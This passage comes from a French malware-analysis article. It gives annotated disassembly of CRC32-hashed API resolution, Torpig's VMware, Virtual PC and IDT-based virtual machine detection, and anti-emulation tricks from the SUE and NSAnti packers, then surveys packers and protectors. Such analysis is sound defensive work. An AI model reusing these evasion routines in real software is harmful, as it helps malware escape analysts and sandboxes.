À titre d'exemple, voyons maintenant comment la fonction CreateProcessA est chargée par la BackDoor-DIQ :

```
.text:004022B5      push    267E0B05h               ; CRC (CreateProcessA)
.text:004022BA      push    IB_kernel32
.text:004022C0      push    offset Calcul_CRC
.text:004022C5      call    Cherche_adresse_fonction
.text:004022CA      mov     Adresse_CreateProcessA, eax
```

La fonction Cherche_adresse_fonction prend 3 paramètres :

⇨ 1er paramètre : l'adresse virtuelle de la fonction Calcul_CRC qui calcule les CRC32 des noms des fonctions d'API ;

⇨ 2ème paramètre : l'imagebase du module qui contient la fonction d'API désirée (kernel32.dll ici) ;

⇨ 3ème paramètre : le CRC32 du nom de la fonction d'API voulu (0x267E0B05).

La valeur de retour de cette fonction sera l'adresse de la fonction d'API dont le nom aura pour checksum CRC32 la valeur qui aura été passée à la fonction `Cherche_adresse_fonction`.

Attardons-nous un peu sur la fonction `Cherche_adresse_fonction`.

D'un point de vue théorique, la fonction `Cherche_adresse_fonction` scanne la table d'exports de la bibliothèque passée en paramètre. Elle calcule un checksum CRC32 pour le nom de chaque fonction jusqu'à ce qu'une collision apparaisse, ce qui indique que la fonction désirée aura été trouvée.

Finalement, l'adresse de cette fonction d'API sera récupérée, puis stockée dans le registre `EAX` comme valeur de retour. Mais étudions concrètement comment ceci se déroule.

3.2.1 Initialisation des variables

Les paramètres passés à la fonction sont identifiables aux labels `CRC` (checksum CRC32), `IB_DLL` (imagebase du module), et `adresse_fonction_CRC` (l'adresse de la fonction à appeler pour calculer les checksums CRC).

Un certain nombre de variables locales vont être initialisées avec des valeurs récupérées depuis la structure `_IMAGE_EXPORT_DIRECTORY`. Je ne détaillerai pas l'intégralité du format PE, uniquement les caractéristiques de la table d'export, mais si vous voulez plus d'informations, je vous recommande l'article de Mark Pietrek **[4]**.

Il n'y a rien de vraiment important à développer concernant les trois premières instructions : le CRC passé en paramètre sera d'abord mis dans `EAX`, puis finalement transféré dans le registre `EDX` :

```
.text:00401051      mov     eax, [ebp+CRC]      ; On stocke dans eax le
                                                ; checksum CRC recherché
.text:00401054      xor     edx, edx
.text:00401056      xchg    eax, edx            ; le CRC est maintenant dans
                                                ; edx
```

Plus intéressant, l'objectif cette fois est d'obtenir un pointeur sur la structure `_IMAGE_EXPORT_DIRECTORY`. Pour cela, il faut, dans un premier temps, récupérer l'offset vers le PE Header qui se trouve dans le champ `e_lfanew` de la structure `_IMAGE_DOS_HEADER`.

```
typedef struct _IMAGE_DOS_HEADER {
  ...
  0x03c  LONG e_lfanew;
} IMAGE_DOS_HEADER,*PIMAGE_DOS_HEADER;

.text:00401057      mov     esi, 3Ch
.text:0040105C      add     esi, [ebp+IB_DLL]   ; esi = imagebase du module
                                                ; + 0x3C
.text:0040105F      mov     eax, [esi]          ; Recupère l'offset du PE
                                                ; Header (IMAGE_DOS_HEADER.
                                                ; e_lfanew)
```

Ensuite, on y ajoute l'imagebase du module, ce qui nous amène sur le premier `dword` du PE Header, la signature `PE`. 0x78 octets plus loin (à la fin de l'`IMAGE_OPTIONAL_HEADER`), on trouve la première entrée de la structure `IMAGE_DATA_DIRECTORY` : l'`IMAGE_DIRECTORY_ENTRY_EXPORT`. L'adresse virtuelle de l'`IMAGE_DIRECTORY_ENTRY_EXPORT` (pointeur vers l'`IMAGE_EXPORT_DIRECTORY`) sera récupérée et stockée dans le registre `ESI` :

```
.text:00401061      add     eax, [ebp+IB_DLL]   ; VA vers le PE Header
                                                ; (Signature "PE")
.text:00401064      mov     esi, [eax+78h]      ; esi pointe sur  l'IMAGE_
                                                ; EXPORT_DIRECTORY
```

La structure `IMAGE_EXPORT_DIRECTORY` contient différents champs relatifs à la table d'export d'un fichier `PE`. Vous trouverez ci-dessous un dump de la structure avec quelques commentaires explicatifs :

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
  0x000  DWORD Characteristics;
  0x004  DWORD TimeDateStamp;
  0x008  WORD MajorVersion;
  0x00a  WORD MinorVersion;
  0x00c  DWORD Name;                    // Il s'agit simplement du nom du module
  0x010  DWORD Base;                    // Ce nombre correspond à la valeur du premier
                                        // ordinal
  0x014  DWORD NumberOfFunctions;       // Nombre total de fonctions exportées par le
                                        // module
  0x018  DWORD NumberOfNames;           // Nombre de fonctions que le module exporte par
                                        // nom
  0x01c  DWORD AddressOfFunctions;      // RVA (= Relative Virtual Address) vers le tableau
                                        // qui contient les RVA des fonctions exportées
  0x020  DWORD AddressOfNames;          // RVA vers le tableau qui contient les RVA des noms
                                        // des fonctions
  0x024  DWORD AddressOfNameOrdinals;   // RVA vers le tableau de words qui contient les
                                        // ordinaux associés aux noms des fonctions
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

On constate dans un premier temps que le nombre de fonctions exportées par nom est récupéré, puis stocké dans la variable `nombre_de_fonctions`. Cette valeur sera utilisée plus tard comme limite de boucle :

```
.text:00401067      add     esi, 18h
.text:0040106A      add     esi, [ebp+IB_DLL]
.text:0040106D      mov     eax, [esi]          ; [IMAGE_EXPORT_DIRECTORY.NumberOfNames]
.text:0040106F      mov     [ebp+nombre_de_fonctions], eax
```

Ensuite, la valeur du registre `ESI` est augmentée de 4 et on obtient alors un pointeur sur le champ `AddressOfFunctions` de la structure. La valeur d'`AddressOfFunctions`, c'est-à-dire l'adresse virtuelle relative (= RVA) du tableau qui contient les RVA des fonctions, est chargée dans le registre `EAX`, puis convertie en adresse virtuelle après lui avoir ajouté l'imagebase du module. Cette adresse virtuelle sera stockée dans la variable `VA_AddressOfFunctions` (de deux manières d'ailleurs : la dernière instruction est inutile) :

```
.text:00401072      add     esi, 4              ; IMAGE_EXPORT_DIRECTORY.
                                                ; AddressOfFunctions
.text:00401075      lea     edi, [ebp+VA_AddressOfFunctions]
.text:00401078      lodsd                       ; eax = [IMAGE_EXPORT_DIRECTORY.
                                                ; AddressOfFunctions]
.text:00401079      add     eax, [ebp+IB_DLL]   ; VA vers le tableau qui contient les
                                                ; RVA des fonctions
.text:0040107C      stosd                       ; sauvegarde dans VA_AddressOfFunctions
.text:0040107D      mov     [ebp+VA_AddressOfFunctions], eax
```

Après ceci, la valeur du champ `AddressOfNames`, c'est-à-dire la RVA du tableau qui contient les RVA des noms des fonctions, est récupérée dans le registre `EAX` grâce à l'instruction `LODSD`, puis convertie en adresse virtuelle après lui avoir ajouté l'imagebase du module. Elle sera alors sauvegardée sur la pile ainsi que dans la variable `VA_AddressOfNames` :

```
.text:00401080      lodsd                       ; eax = [IMAGE_EXPORT_DIRECTORY.
                                                ; AddressOfNames]
.text:00401081      add     eax, [ebp+IB_DLL]   ; VA vers le tableau des RVA des noms
.text:00401084      push    eax                 ; sauvegarde la VA sur la pile
.text:00401085      stosd                       ; ainsi que dans VA_AddressOfNames
.text:00401086      mov     [ebp+VA_AddressesOfNames], eax
```

Dernière étape avant de pouvoir commencer, le champ `AddressOfNameOrdinals` de la structure, c'est-à-dire la RVA du tableau de `words` qui contient les ordinaux associés aux noms des fonctions, est mis dans le registre `EAX`. Puis, comme précédemment, elle sera convertie en adresse virtuelle en y additionnant l'imagebase de la bibliothèque. Elle sera alors stockée dans la variable locale `VA_AddressOfNameOrdinals`.

L'adresse virtuelle du tableau vers les RVA des fonctions sera, quant à elle, récupérée de la pile, et mise dans le registre `ESI`.

Enfin, le compteur `Compteur_fonctions` est initialisé à zéro :

```
.text:00401089      mov     eax, [esi]              ; eax = [IMAGE_EXPORT_DIRECTORY.
                                                    ; AddressOfNameOrdinals]
.text:0040108B      add     eax, [ebp+IB_DLL]       ; VA  qui pointe sur le tableau des ordinaux
.text:0040108E      mov     [ebp+VA_AddressOfNameOrdinals], eax     ;sauvegarde dans VA_
                                                                    ; AddressOfNameOrdinals
.text:00401091      pop     esi                     ; récupère dans esi la VA vers le tableau
                                                    ; des RVA des noms
.text:00401092      mov     [ebp+Compteur_fonctions], 0             ; initialise le compteur
                                                                    ; à 0
```

3.2.2 Comparaison des checksums des CRC32

En début de boucle, on vérifie s'il y a encore des fonctions à tester en comparant la valeur de notre compteur `Compteur_fonctions` et le nombre de fonctions que la bibliothèque exporte par nom (`nombre_de_fonctions`). Si tout a été scanné, on sort, sinon l'exécution continue au label `Fonction_suivante` :

```
.text:00401099
.text:00401099 Cherche_encore:
.text:00401099      mov     eax, [ebp+Compteur_fonctions]
.text:0040109C      cmp     [ebp+nombre_de_fonctions], eax ; Y a-t-il encore des
                                                           ; fonctions à tester ?
.text:0040109F      jnz     short Fonction_suivante
.text:004010A1      xor     eax, eax
.text:004010A3      pop     ecx
.text:004010A4      pop     edx
.text:004010A5      pop     edi
.text:004010A6      pop     ebx
.text:004010A7      pop     esi
.text:004010A8      leave
.text:004010A9      retn    0Ch
```

Souvenez-vous, dans le registre `ESI`, nous avons récupéré de la pile l'adresse virtuelle vers le tableau des RVA des noms. Elle sera de nouveau sauvegardée sur la pile, et la RVA du nom de la première fonction exportée sera stockée dans le registre `EAX`. Elle sera alors transformée en adresse virtuelle après lui avoir additionné l'imagebase du module. Enfin, l'adresse virtuelle vers ce premier nom de fonction sera placée dans le registre `EBX`, et sauvegardée sur la pile également :

```
.text:004010AC Fonction_suivante:
.text:004010AC      push    esi             ; VA vers le tableau des RVA des noms
.text:004010AD      mov     eax, [esi]      ; Recupère la RVA du nom de la fonction
.text:004010AF      add     eax, [ebp+IB_DLL] ; et la convertit en pointeur sur le nom
.text:004010B2      xchg    eax, edi
.text:004010B3      mov     ebx, edi        ; ebx = pointeur sur le nom de la fonction
.text:00401085      push    edi             ; sera sauvegardé sur la pile aussi
.text:004010B6      xor     al, al
```

Le nombre de caractères du nom de la fonction est ensuite récupéré, puis la fonction `adresse_fonction_CRC` est appelée. Il s'agit d'une simple routine de calcul de CRC32 fréquemment utilisée dans les *shellcodes* ou les virus. Je ne la détaillerai donc pas. Ensuite, le CRC32 fraîchement calculé et le CRC32 du nom de la fonction recherchée sont comparés. S'ils sont différents, on boucle et la fonction suivante sera testée, sinon on continue l'exécution au label `Fonction_trouvee` :

```
.text:004010B8
.text:004010B8 Recupere_taille_nom:
.text:004010B8      scasb
.text:004010B9      jnz     short Recupere_taille_nom
.text:004010BB      pop     esi         ; pointeur sur le nom de la fonctions
.text:004010BC      sub     edi, ebx
.text:004010BE      push    edx         ; "push" le CRC32 du nom de la fonction
                                        ; désirée
.text:004010BF      call    [ebp+adresse_fonction_CRC] ; Call Calcul_CRC
.text:004010C2      pop     edx         ; récupère le CRC32 de la fonction
                                        ; désirée
.text:004010C3      cmp     edx, eax    ; Les CRC32 sont-ils identiques ?
.text:004010C5      jz      short Fonction_trouvee
.text:004010C7      pop     esi
.text:004010C8      add     esi, 4      ; si différents, fonction suivante
.text:004010CB      inc     [ebp+Compteur_fonctions]    ; incremente le nombre
                                                        ; de fonctions testées
.text:004010CE      jmp     short Cherche_encore
```

3.2.3 Récupération de l'adresse de la fonction correspondante

Lorsque le nom de la fonction désirée a été trouvé, le compteur `Compteur_fonctions` va servir d'index pour parcourir le tableau des ordinaux associés aux noms des fonctions, mais il faudra le multiplier par deux pour naviguer dans un tableau de `words`.

L'ordinal associé au nom de la fonction sera alors récupéré et on pourra connaître la RVA de la fonction correspondante après avoir multiplié cet ordinal par quatre (pour naviguer dans un tableau de `dwords`). Restera alors à lui ajouter l'imagebase du module pour obtenir son adresse dans le registre `EAX` :

```
.text:004010D0 Fonction_trouvee:
.text:004010D0      pop     esi
.text:004010D1      mov     eax, [ebp+Compteur_fonctions]
.text:004010D4      shl     eax, 1          ; On multiplie le compteur par 2
.text:004010D6      add     eax, [ebp+VA_AddressOfNameOrdinals]
.text:004010D9      xor     esi, esi
.text:004010DB      xchg    eax, esi
.text:004010DC      mov     ax, [esi]       ; Récupère l'index dans le tableau
                                            ; des ordinaux associés aux noms
                                            ; des fonctions
.text:004010DF      shl     ax, 2           ; On multiplie l'ordinal associé
                                            ; au nom par 4
.text:004010E3      add     eax, [ebp+VA_AddressOfFunctions]  ; On obtient un
                                            ; pointeur vers la RVA de la fonction
.text:004010E6      xchg    eax, esi
.text:004010E7      mov     eax, [esi]    ; eax = RVA de la fonction voulue
.text:004010E9      add     eax, [ebp+IB_DLL] ; eax = adresse de la fonction
                                              ; voulue
.text:004010EC      pop     ecx
.text:004010ED      pop     edx
.text:004010EE      pop     edi
.text:004010EF      pop     ebx
.text:004010F0      pop     esi
.text:004010F1      leave
.text:004010F2      retn    0Ch
```

4. Détection des environnements virtuels

De nombreux codes malicieux utilisent, de nos jours, des techniques de détection des environnements virtuels. Certains mettent régulièrement leur détection à jour, en fonction

des versions du malware. Nous allons voir les techniques présentes dans Torpig, un cheval de Troie espion, dont le seul but est de dérober des informations sensibles (*passwords*, accès sites bancaires, etc.).

```
.text:10003386
.text:10003386 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:10003386
.text:10003386
.text:10003386 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL,DWORD
                ;fdwReason,LPVOID lpvReserved)
.text:10003386 _DllMain@12     proc near               ; CODE XREF:
                                                       ; DllEntryPoint+6Cp
.text:10003386
.text:10003386 var_128         = dword ptr -128h
.text:10003386
.text:10003386                 mov     eax, offset loc_1000A390
.text:1000338B                 call    __EH_prolog
.text:1000338B
.text:10003390                 sub     esp, 118h
.text:10003396                 push    ebx
.text:10003397                 push    esi
.text:10003398                 push    edi
.text:10003399                 mov     [ebp-10h], esp
.text:1000339C                 call    VMWare_Backdoor ; Détection Vmware
.text:1000339C
.text:100033A1                 test    eax, eax
.text:100033A3                 jnz     short reverser_detected
.text:100033A3
.text:100033A5                 call    CheckVirtualPC  ; Détection VirtualPC
.text:100033A5
.text:100033AA                 test    eax, eax
.text:100033AC                 jnz     short reverser_detected
.text:100033AC
.text:100033AE                 call    ds:IsDebuggerPresent ; "AntiDebug"
.text:100033B4                 test    eax, eax
.text:100033B6                 jnz     short reverser_detected
.text:100033B6
```

Ce bout de code provient d'une version ancienne de Torpig. Il utilisait deux routines différentes pour détecter Virtual PC et Vmware. Les autres environnements virtuels n'étaient pas affectés. On notera la présence de la fonction `IsDebuggerPresent`, tentative naïve d'anti debug.

4.1 Backdoor Vmware [10]

```
.text:100075BA
.text:100075BA ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:100075BA
.text:100075BA ; Attributes: bp-based frame
.text:100075BA
.text:100075BA VMWare_Backdoor proc near               ; CODE XREF:
                                                       ; DllMain(x,x,x)+16p
.text:100075BA                                         ; DllMain(x,x,x)+D0p
.text:100075BA
.text:100075BA flag            = dword ptr -1Ch
.text:100075BA ms_exc          = CPPEH_RECORD ptr -18h
.text:100075BA
.text:100075BA                 push    0Ch
.text:100075BC                 push    offset stru_1000D180
.text:100075C1                 call    __SEH_prolog
.text:100075C1
.text:100075C6                 mov     [ebp+flag], 1
.text:100075CD                 and     [ebp+ms_exc.disabled], 0
.text:100075D1                 push    ebx
.text:100075D2                 push    ecx
.text:100075D3                 push    edx
.text:100075D4                 mov     eax, 'VMXh'
.text:100075D9                 mov     ebx, 0          ; ebx = any number
.text:100075DE                 mov     ecx, 0Ah        ; Get VMware Version
.text:100075E3                 mov     edx, 5658h      ; EDX = 5678h : Port number
.text:100075E8                 in      eax, dx         ; Read..
.text:100075E9                 cmp     ebx, 'VMXh'     ; If eax and ebx are matching,
                                                       ; we are running Vmware
.text:100075EF                 setz    byte ptr [ebp+flag]
.text:100075F3                 pop     edx
.text:100075F4                 pop     ecx
.text:100075F5                 pop     ebx
.text:100075F6                 jmp     short loc_10007603
.text:100075F6
```

L'instruction `IN` est une instruction privilégiée et génère une exception dans un environnement non émulé. Lors de l'exécution de cette routine dans VMWARE, aucune exception n'est levée, et `EBX` sera égal à `EAX` après l'instruction `IN EAX, DX` (changée par Vmware). Torpig n'est pas le seul à l'employer, le code malicieux présent sur le site du Stade Dolphin référencé plus haut, utilise aussi cette technique, ainsi que la suivante.

4.2 Opcodes Invalides Virtual PC

```
.text:10007610 ;
-------------------------------------------------------------------------------
.text:10007610
.text:10007610 CheckVirtualPC:                         ; CODE XREF:DllMain(x,x,x)+1Fp
.text:10007610                                         ; DllMain(x,x,x)+D9p
.text:10007610                 push    14h
.text:10007612                 push    offset stru_1000D190
.text:10007617                 call    __SEH_prolog
.text:10007617
.text:1000761C                 and     dword ptr [ebp-20h], 0
.text:10007620                 and     dword ptr [ebp-4], 0
.text:10007624                 push    ebx
.text:10007625                 mov     ebx, 0          ; EBX will remain 0 with
                                                       ; Virtual PC
.text:1000762A                 mov     eax, 1          ; Virtual PC function number
.text:1000762A
.text:1000762A ;
-------------------------------------------------------------------------------
.text:1000762F                 db 0Fh, 3Fh, 7, 0Bh     ; VPC Call
.text:10007633 ;
-------------------------------------------------------------------------------
.text:10007633                 test    ebx, ebx
.text:10007635                 setz    byte ptr [ebp-20h] ; set flag if EBX = 0
                                                       ; = VPC running
.text:10007639                 pop     ebx
.text:1000763A                 jmp     short loc_10007670
.text:1000763A
```

Cette détection utilise des *opcodes* invalides pour détecter la présence de Virtual PC. `EBX` est mis à zéro et `EAX` à 1 (indiquant ainsi la fonction VPC `call` à utiliser). Lors de l'exécution, une exception est générée par l'exécution des opcodes invalides, mais seulement si Virtual PC n'est pas présent. Dans le cas contraire, aucune exception, et le registre `EBX` restera à zéro, indiquant la présence de l'environnement virtuel Virtual PC.

4.3 Détection générique de machines virtuelles : adresse de base de l'IDT

Dans les versions plus récentes de Torpig, on retrouve une détection universelle de machines virtuelles. En effet, cette technique détecte toutes les machines virtuelles à l'heure actuelle, mais ne fonctionne que sur les machines à simple core. En effet, une machine avec processeur HT, ou *dual core*, aura deux IDT

(*Interrupt Descriptor Table*), l'une d'entre elles pouvant générer un faux positif (Il est cependant possible d'obtenir la bonne IDT, mais je n'ai, à ce jour, vu aucun malware le faire.)

Cette détection commence tout d'abord par récupérer l'adresse de base de la table IDT à l'aide de l'instruction `SIDT` :

```
.text:10007108
.text:10007108 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:10007108
.text:10007108
.text:10007108 Get_IDT_base    proc near               ; CODE XREF: Anti_Emulation_SIDT_Based_
                                                        ; Checkp
.text:10007108
.text:10007108 var_8           = qword ptr -8
.text:10007108
.text:10007108                 push    ecx
.text:10007109                 push    ecx
.text:1000710A                 sidt    [esp+8+var_8]   ; Get IDT Base Address
.text:1000710F                 mov     eax, dword ptr [esp+8+var_8+2] ; EAX = IDT Base
.text:10007113                 pop     ecx
.text:10007114                 pop     ecx
.text:10007115                 retn
.text:10007115
.text:10007115 Get_IDT_base    endp
.text:10007115
```

Une fois cette adresse récupérée, un masque est appliqué sur cette adresse : 0FF000000h. L'intérêt de ce masque est de garder le MSB (*Most Significant Byte*) de l'adresse. Ensuite, l'adresse est comparée à la constante : 80000000h, car le MSB de l'adresse IDT est toujours égal à 80h sur une machine non émulée/virtualisée :

```
.text:10007116
.text:10007116 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:10007116
.text:10007116
.text:10007116 Anti_Emulation_SIDT_Based_Check proc near ; CODE XREF: DllMain(x,x,x)+16p
.text:10007116                 call    Get_IDT_base
.text:10007116
.text:1000711B                 and     eax, 0FF000000h
.text:10007120                 xor     ecx, ecx
.text:10007122                 cmp     eax, 80000000h  ; Real Windows Machine always have
                                                       ; 0x80 for their MSB
.text:10007127                 setnz   cl
.text:1000712A                 mov     eax, ecx        ; If EAX != 0 we are emulating windows
.text:1000712C                 retn
.text:1000712C
.text:1000712C Anti_Emulation_SIDT_Based_Check endp
.text:1000712C
```

En d'autres termes, en cas d'émulation ou de virtualisation, on se retrouvera avec une adresse de base invalide pour l'IDT, et la machine virtuelle sera détectée par notre cheval de Troie.

5. Ruses anti-émulation

L'utilisation d'instructions `MMX`, `SSE` ou `FPU` comme technique anti-émulation n'est certes pas nouvelle et ne concerne que les émulateurs qui ne gèrent toujours pas parfaitement ces instructions, mais continue malgré tout à être utilisée. Cependant, d'autres techniques anti-émulation moins connues existent et je vous propose d'en découvrir deux ci-dessous à travers des cas réels.

5.1 Faux appels à des fonctions d'API

Cette technique apparaît dans SUE, un packer qui fonctionne comme un *layer* supplémentaire au packer UPX et qui semble être utilisé uniquement par les malwares. Le principe est très simple : il consiste à appeler une fonction d'API en utilisant des paramètres erronés. Cela suffit parfois à tromper un émulateur.

Tout d'abord, par souci de discrétion, SUE n'appelle pas directement la fonction d'API avec l'instruction `CALL`, mais en simulant l'appel. Pour que ceci soit possible, il faut dans l'ordre :

⇨ passer tous les arguments nécessaires à la fonction un par un sur la pile ;

⇨ passer l'adresse de retour de la fonction sur la pile également (autrement dit, l'adresse où l'exécution du code reprendra une fois sortie de la fonction) ;

⇨ mettre l'adresse de la fonction sur la pile (dans le cas de SUE, il s'agit de l'adresse de `LoadLibraryA`) ;

⇨ et enfin, utiliser l'instruction `RET` pour simuler l'appel à la fonction.

```
SUE:0040A1D8       push    ebx             ; ebx = 0x0040A21E
SUE:0040A1E4       push    eax             ; eax = 0x0040A214
SUE:0040A1ED       mov     eax, 8699D9h
SUE:0040A1FA       add     eax, ebp
SUE:0040A200       mov     eax, [eax]      ; eax = addresse de LoadLibraryA
SUE:0040A209       push    eax             ; "Push" l'adresse sur la pile
SUE:0040A20B       retn
```

Dans l'exemple détaillé ici, la première instruction met le registre `EBX` sur la pile, registre qui contient a priori l'adresse virtuelle pointant sur l'argument qui sera passé à la fonction : 0x0040A21E. On s'attend donc à ce que l'adresse 0x0040A21E pointe sur le nom d'un module afin que la fonction `LoadLibraryA` puisse s'exécuter de manière correcte. Or, on constate que cette adresse ne pointe en fait que vers une valeur absurde :

```
SUE:0040A21E       db 0C0h
```

La deuxième instruction va ensuite consister à placer l'adresse de retour de la fonction sur la pile également. La valeur du registre `EAX` étant égale à 0x0040A214, on en déduit qu'une fois `LoadLibraryA` appelé, l'exécution du code se poursuivra à partir de cette adresse :

```
SUE:0040A214       ror     ebp, 0
```

Les troisième et quatrième instructions servent à calculer l'adresse virtuelle qui pointe sur l'adresse de `LoadLibraryA` présente dans l'IAT (*Import Address Table*) : le registre `EAX` contient une valeur fixe (0x8699D9) qui va être additionnée à une valeur delta contenue dans le registre `EBP`.

Enfin, l'adresse de la fonction d'API (*LoadLibraryA* dans le cas de SUE) est récupérée, puis mise sur la pile. L'association des instructions `PUSH EAX` et `RETN` permettra d'émuler une instruction `JUMP EAX`, autrement dit, l'appel de `LoadLibraryA`.

Que se passe-t-il ensuite ? Une fois sortie de `LoadLibraryA`, la valeur de retour de la fonction sera stockée dans le registre `EAX`, et l'exécution du code se poursuivra à partir de l'adresse de retour (récupérée et citée plus haut).

La valeur de retour devra être égale à 0, puisque le paramètre passé à `LoadLibraryA` était une valeur incorrecte et que, par conséquent, la fonction n'a pas pu s'exécuter parfaitement. Cette valeur est ajoutée à la valeur delta contenue dans le registre `EBP`. Si l'émulateur n'a pas su gérer parfaitement le faux appel à la fonction

d'API (c.-à-d. la valeur de retour différente de 0), le contenu du registre EBP sera alors biaisé :

```
SUE:0040A217      add     ebp, eax
```

L'adresse du début du code chiffré (et donc à déchiffrer) sera, elle aussi, erronée puisqu'elle est calculée en additionnant le contenu du registre EDI et celui du registre EBP :

```
SUE:0040A21F      mov     edi, 86965Dh
SUE:0040A22C      add     edi, ebp
```

Un calcul basique est effectué afin de stocker la valeur du compteur dans le registre ECX :

```
SUE:0040A232      mov     ecx, 334h
SUE:0040A23C      shr     ecx, 2
```

Puis, la valeur delta du registre EBP est de nouveau utilisée pour calculer l'adresse virtuelle du dword qui contient la clef de déchiffrement. De ce fait, si l'appel à LoadLibraryA n'a pas été correctement émulé, cette adresse sera, elle aussi, fausse :

```
SUE:0040A243      mov     eax, 869991h
SUE:0040A24E      add     eax, ebp
SUE:0040A254      mov     eax, [eax]
```

Puis, on arrive à la boucle de déchiffrement, qui consiste en l'utilisation d'une simple instruction XOR. Cependant, les valeurs des deux registres manipulés (EAX et EDI) ayant été calculées à partir de la valeur delta du registre EBP, on peut s'attendre à un déchiffrement incorrect si l'émulation du faux appel à LoadLibraryA n'a pas su être gérée :

```
SUE:0040A258 dechiffrement:
SUE:0040A258      xor     [edi], eax
SUE:0040A25E      add     edi, 4
SUE:0040A266      loop    dechiffrement
```

5.2 Utilisation d'instructions dites « sensibles »

Le jeu d'instructions assembleur x86 des machines 32 bits contient 17 instructions « sensibles », non privilégiées (sont donc exécutables en mode utilisateur) qui peuvent être divisées en deux groupes distincts :

⇨ Les instructions qui sont capables de consulter ou modifier des registres sensibles ou des données concernant l'état de la machine. L'instruction SIDT, détaillée plus haut, en fait d'ailleurs partie.

⇨ Les instructions qui référencent le système de protection de stockage, le système de mémoire ou les changements d'adresses. Les instructions LSL, VERR ou VERW font partie de ce groupe.

L'exemple que nous allons détailler sera issu d'un autre packer, nommé « NSAnti », exclusivement utilisé pour protéger des malwares. Il contient des anti-debugs classiques (SEH), des layers polymorphiques composés d'instructions VERR ou VERW capables d'empêcher l'exécution du fichier compressé sous VMWare si l'accélération matérielle est activée (peut même parfois déclencher un fameux « écran bleu de la mort » d'ailleurs).

En dehors de tout ça, il contient également un bout de code, utilisant l'instruction LSL, qui a attiré mon attention :

```
.nspl:0041F505      mov     dx, fs
.nspl:0041F508      lsl     edx, edx
.nspl:0041F50B      mov     bx, fs
.nspl:0041F50E      cmp     dx, bx
.nspl:0041F511      jnz     short non_emule
.nspl:0041F513      push    0
.nspl:0041F515      retn
.nspl:0041F516
.nspl:0041F516 non_emule:
.nspl:0041F516      call    $+5
.nspl:0041F51B      pop     ebp
```

Ce qu'il faut savoir au préalable, c'est qu'en mode protégé, tous les accès à la mémoire passent à travers la GDT (*Global Descriptor Table*) ou la LDT (*Local Descriptor Table*). Ces deux tables contiennent les descripteurs de segments qui fournissent l'adresse de base, les droits d'accès, le type, la taille et les informations d'usage de chaque segment.

L'instruction LSL **[5]**, qui signifie *Load Segment Limit*, charge la valeur limite d'un segment, en récupérant le champ « limite de segment » (« segment limit ») du descripteur associé présent dans la GDT ou la LDT. La valeur obtenue est alors stockée dans le premier opérande.

Dans notre exemple ci-dessus, le sélecteur du segment FS est mis dans DX. Ensuite l'instruction LSL va charger la limite du segment FS dans le registre EDX. Cette limite de segment ne peut-être calculée qu'à partir du descripteur de segment associé, puisqu'il s'agit d'une valeur de 20 bits contenue dans les octets 0 et 1 et les 4 premiers bits de l'octet 6 du descripteur de segment. Si le descripteur de segment associé n'est pas accessible ou si l'instruction est ignorée par l'émulateur, la limite du segment ne sera pas chargée et EDX conservera donc la même valeur. De ce fait, si le sélecteur du segment FS est ensuite mis dans BX, la valeur contenue dans BX et celle contenue dans DX seront égales. Et si ces deux valeurs sont égales, l'exécution se termine violemment en essayant d'atteindre l'adresse 0x00000000.

VMWare gérant parfaitement l'instruction LSL et étant donc capable d'éviter le piège, il est fort possible que cette technique vise davantage les émulateurs incapables de gérer parfaitement cette instruction.

6. Packers et protectors

La plupart des codes malicieux que l'on retrouve de nos jours sont compressés et/ou protégés, pour ralentir leur analyse et accélérer leur diffusion.

6.1 Packers standards

Une grande partie des malcodes retrouvés, utilisent encore des packers standards et simples à *unpacker*, tels qu'UPX, FSG, et PE Compact 2. L'intérêt de ces packers est la compression pure et simple des exécutables. Les codes malicieux programmés en langage Delphi, par exemple, sont souvent packés pour réduire leur taille et non pour entraver leur analyse. (Le compilateur Delphi faisant déjà un très bon travail d'*obfuscation* de code ;))

6.2 Protections commerciales

Certains chevaux de Troie, et autres backdoors, utilisent des protections d'exécutables commerciales pour blinder leur code. Généralement, les auteurs de ces programmes malicieux utilisent

des versions frauduleuses (achetées avec des cartes de crédit volées) trouvées sur certains forums de Reverse Engineering. Ils peuvent ensuite blinder leur code, en vue de ralentir toute analyse technique. Récemment, le cheval de Troie qui ciblait « Skype », utilisait la protection commerciale « NTkrnl Secure Suite » pour ralentir son analyse. Ce malware est un bon exemple des protections mises en œuvre (programmé en assembleur, imports dynamiques avec obfuscations, injection de routines dans des processus externes, téléchargement de bout de code et utilisation d'une protection commerciale) de nos jours dans les codes malicieux pour protéger leur code, et je vous invite à lire l'analyse complète **[8]**.

6.3 Packers/Protectors « faits maison »

De plus en plus de chevaux de Troie et de backdoors utilisent des packers personnalisés, programmés pour compresser et protéger un ou plusieurs codes malicieux (de même famille). Ces packers ne sont pas disponibles au téléchargement, et ne sont utilisés que par des malwares. Certains ont été programmés à partir de codes sources de packers publiés (yoda protector, pex), d'autres sont des surcouches de packers standards, créées pour annihiler les *unpackers* disponibles. UPX semble être privilégié pour ce genre de pratique. Et pour finir, il existe aussi des packers programmés *from scratch*. Pour ceux-là, il est souvent nécessaire de les analyser plus longuement, car ils peuvent cacher un virus, qui, programmé en assembleur, pourrait passer inaperçu lors d'un unpacking rapide. L'analyse « complète » du packer est aussi souvent nécessaire pour la réalisation d'un unpacker.

Voici un exemple de protection personnalisée rencontrée sur certains codes malveillants :

- non détecté par PEID (même avec une grosse base de signatures externe), ni par RDG Packer Detector ;
- les sections sont renommées en `.ccg` comme le packer du groupe de *reversers* du même nom, mais le code est différent ;
- 68 exceptions générées par le loader lors de la décompression ;
